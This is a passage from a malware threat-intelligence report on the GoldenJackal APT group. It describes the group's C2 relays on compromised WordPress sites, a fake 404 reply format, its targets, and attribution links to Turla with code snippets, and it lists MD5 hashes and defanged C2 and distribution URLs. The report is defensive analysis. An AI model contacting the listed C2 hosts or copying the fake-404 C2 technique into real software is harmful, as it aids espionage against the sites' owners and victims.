AES_Key and AES_IV are encrypted with the RSA algorithm using a key embedded in the code. The resulting payload is also compressed with the GZIP algorithm.

The Remote filename and Screenshot data are encrypted with the AES algorithm and compressed with GZIP. The RSA key is the same as that observed in other JackalSteal components.

Infrastructure

GoldenJackal activity is characterized by the use of compromised WordPress websites as a method to host C2-related logic. We believe the attackers upload a malicious PHP file that is used as a relay to forward web requests to another backbone C2 server.

We don't have any evidence of the vulnerabilities used to compromise the sites. However, we did observe that many of the websites were using obsolete versions of WordPress and some had also been defaced or infected with previously uploaded web shells, likely as a result of low-key hacktivist or cybercriminal activity. For this reason, we assess that the vulnerabilities used to breach these websites are known ones rather than 0-days.

The remote webpage usually replies with a fake "Not Found" page. The HTTP response status code is "200", but the HTTP body shows a "Not found" webpage.

XHTML


```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL %FILE PATH% was not found on this server.</p>
<hr>
<address>%SERVER%</address>
</body></html>
```

In specific cases, the attacker provides a valid response with a list of commands. In those cases, the previous body is followed by a long list of standard Windows new line sequences – “\r\n” – and finally the previously mentioned delimiter:

```
<!-- DEBUGDATA::%ENCODED_DATA% -->
```

Victims

Over the years, we have observed a limited number of attacks against government and diplomatic entities in the Middle East and South Asia. We observed victims in: Afghanistan, Azerbaijan, Iran, Iraq, Pakistan and Turkey.



Geography of victims

Attribution

We are unable to link GoldenJackal to any known actor.


During our investigations, we observed some similarities between GoldenJackal and Turla. Specifically, we noticed a code similarity in the victim UID generation algorithm that overlaps somewhat with that used by Kazuar.

Specifically, Kazuar gets the MD5 hash of a predefined string and then XORs it with a four-byte unique “seed” from the machine. The seed is obtained by fetching the serial number of the volume where the operating system is installed.

XHTML

```
public static Guid md5_plus_xor(string string_0) {
  byte[] bytes = BitConverter.GetBytes(parameter_class.unique_pc_identifier);
  byte[] array = MD5.Create().ComputeHash(get_bytes_wrapper(string_0));
for (int i = 0; i < array.Length; i++) {
    byte[] array2 = array;
    int num = i;
    array2[num] ^= bytes[i % bytes.Length];
  }
  return new Guid(array);
}
```

JackalControl uses an MD5+SHIFT algorithm. It collects a set of information from the machine, including the serial number of the volume where the operating system is installed, to generate a unique seed with the MD5 algorithm. Then it uses the resulting byte array, summing every two consecutive bytes from the resulting MD5 hash and placing the resulting bytes (modulus 256) as the sequence that constructs the final BOT_ID.



```
byte[] bytes = Encoding.ASCII.GetBytes(Product_UUID + MachineGuid + SerialNumber);
byte[] array = MD5.Create().ComputeHash(bytes);
byte[] BOT_ID = new byte[array.Length / 2];
for (int i = 0; i < array.Length; i += 2)
{
    BOT_ID[i / 2] = (byte)((int)(array[i] + array[i + 1]) % 256);
}
return Tools.HexStr.Bf2HexStr(BOT_ID);
```

Code snippet used to generate the BOT_ID

Moreover, the use of tools developed in .NET and of compromised WordPress websites as C2 is a common Turla TTP.

Last but not least, the groups share an interest in the same targets, and in one specific case we observed that a victim machine was infected with a Turla artifact two months before the GoldenJackal infection.

Despite these similarities, we assessed with low confidence that there is a connection between GoldenJackal and Turla, since neither of these is unique to either threat actor. The use of compromised WordPress websites is not a unique TTP. This technique was also observed in activity by other groups such as BlackShadow, another APT active in the Middle

East that uses .NET malware. The code similarities are related to a single function in a .NET program that could be easily copied with a decompiler. It is possible that GoldenJackal used that algorithm as a false flag. Another hypothesis is that the developers behind JackalControl were inspired by Turla and decided to replicate the UID generation algorithm. Finally, the shared interest in the same targets is easily explained by the fact that the victims are high-profile targets that could be considered interesting by different actors.

Conclusions

GoldenJackal is an interesting APT actor that tries to keep a low profile. Despite its long-term activities, which are believed to have started in June 2019, this group and the related samples are still generally unknown.

The group is probably trying to reduce its visibility by limiting the number of victims. According to our telemetry, the number of targets is very low and most of them were related to government or diplomatic entities. Moreover, some of the samples were deployed only on systems that were not protected by Kaspersky during the infection phase. This may indicate that the actor is trying to protect some of its tools and avoid specific security solutions.

Their toolkit seems to be under development – the number of variants shows that they are still investing in it. The latest malware, JackalWorm, appeared in the second half of 2022 and appears to still be in the testing phase. This tool was unexpected because in previous years the attacks were limited to a small group of high-profile entities, and a tool like JackalWorm is probably difficult to bind and can easily get out of control.

More information about GoldenJackal, including IoCs and YARA rules, are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

Indicators of compromise

MD5 hashes

JackalControl
5ed498f9ad6e74442b9b6fe289d9feb3
a5ad15a9115a60f15b7796bc717a471d
c6e5c8bd7c066008178bc1fb19437763
4f041937da7748ebf6d0bbc44f1373c9
eab4f3a69b2d30b16df3d780d689794c
8c1070f188ae87fba1148a3d791f2523

JackalSteal
c05999b9390a3d8f4086f6074a592bc2

JackalWorm
5de309466b2163958c2e12c7b02d8384

JackalPerInfo
a491aefb659d2952002ef20ae98d7465

JackalScreenWatcher
1072bfeee89e369a9355819ffa39ad20

Legitimate compromised websites

JackalControl C2
hxxp://abert-online[.]de/meeting/plugins[.]php
hxxp://acehigh[.]host/robotx[.]php
hxxp://assistance[.]uz/admin/plugins[.]php
hxxp://cnom[.]sante[.]gov[.]ml/components/com_avreloaded/views/popup/tmpl/header[.]php
hxxp://info[.]merysof[.]am/plugins/search/content/plugins[.]php
hxxp://invest[.]zyrardow[.]pl/admin/model/setting/plugins[.]php
hxxp://weblines[.]gr/gallery/gallery_input[.]php
hxxp://www[.]wetter-bild[.]de/plugins[.]php
hxxps://ajapnyakmc[.]com/wp-content/cache/index[.]php
hxxps://asusiran[.]com/wp-content/plugins/persian-woocommerce/include/class-cache[.]php
hxxps://asusiran[.]com/wp-content/themes/woodmart/inc/modules/cache[.]php
hxxps://croma[.]vn/wp-content/themes/croma/template-parts/footer[.]php
hxxps://den-photomaster[.]kz/wp-track[.]php
hxxps://eyetelligence[.]ai/wp-content/themes/cms/inc/template-parts/footer[.]php
hxxps://finasteridehair[.]com/wp-includes/class-wp-network-statistics[.]php
hxxps://gradaran[.]be/wp-content/themes/tb-sound/inc/footer[.]php
hxxps://mehrganhospital[.]com/wp-includes/class-wp-tax-system[.]php
hxxps://meukowcognac[.]com/wp-content/themes/astra/page-flags[.]php
hxxps://nassiraq[.]iq/wp-includes/class-wp-header-styles[.]php
hxxps://new[.]jmcashback[.]com/wp-track[.]php
hxxps://news[.]lmond[.]com/wp-content/themes/newsbook/inc/footer[.]php
hxxps://pabalochistan[.]gov[.]pk/new/wp-content/cache/functions[.]php
hxxps://pabalochistan[.]gov[.]pk/new/wp-content/themes/dt-the7/inc/cache[.]php
hxxps://pabalochistan[.]gov[.]pk/new/wp-content/themes/twentyfifteen/content-manager[.]php
hxxps://sbj-i[.]com/wp-content/plugins/wp-persian/includes/class-wp-cache[.]php
hxxps://sbj-i[.]com/wp-content/themes/hamyarwp-spacious/cache[.]php
hxxps://sokerpower[.]com/wp-includes/class-wp-header-styles[.]php
hxxps://technocometsolutions[.]com/wp-content/themes/seofy/templates-sample[.]php
hxxps://www[.]djstuff[.]fr/wp-content/themes/twentyfourteen/inc/footer[.]php


hxxps://www[.]perlesoie[.]com/wp-content/plugins/contact-form-7/includes/cache[.]php
hxxps://www[.]perlesoie[.]com/wp-content/themes/flatsome/inc/classes/class-flatsome-cache[.]php

JackalSteal/JackalScreenWatcher C2
hxxps://tahaherbal[.]ir/wp-includes/class-wp-http-iwr-client.php
hxxps://winoptimum[.]com/wp-includes/customize/class-wp-customize-sidebar-refresh.php

Distribution websites
hxxps://www[.]pak-developers[.]net/internal_data/templates/template.html
hxxps://www[.]pak-developers[.]net/internal_data/templates/bottom.jpg

- .NET
- APT
- Backdoor
- Cyber espionage
- Data theft
- GoldenJackal
- Malware
- Malware Descriptions
- Malware Technologies
- Targeted attacks

Authors

 Giampaolo Dedola

Meet the GoldenJackal APT group. Don’t expect any howls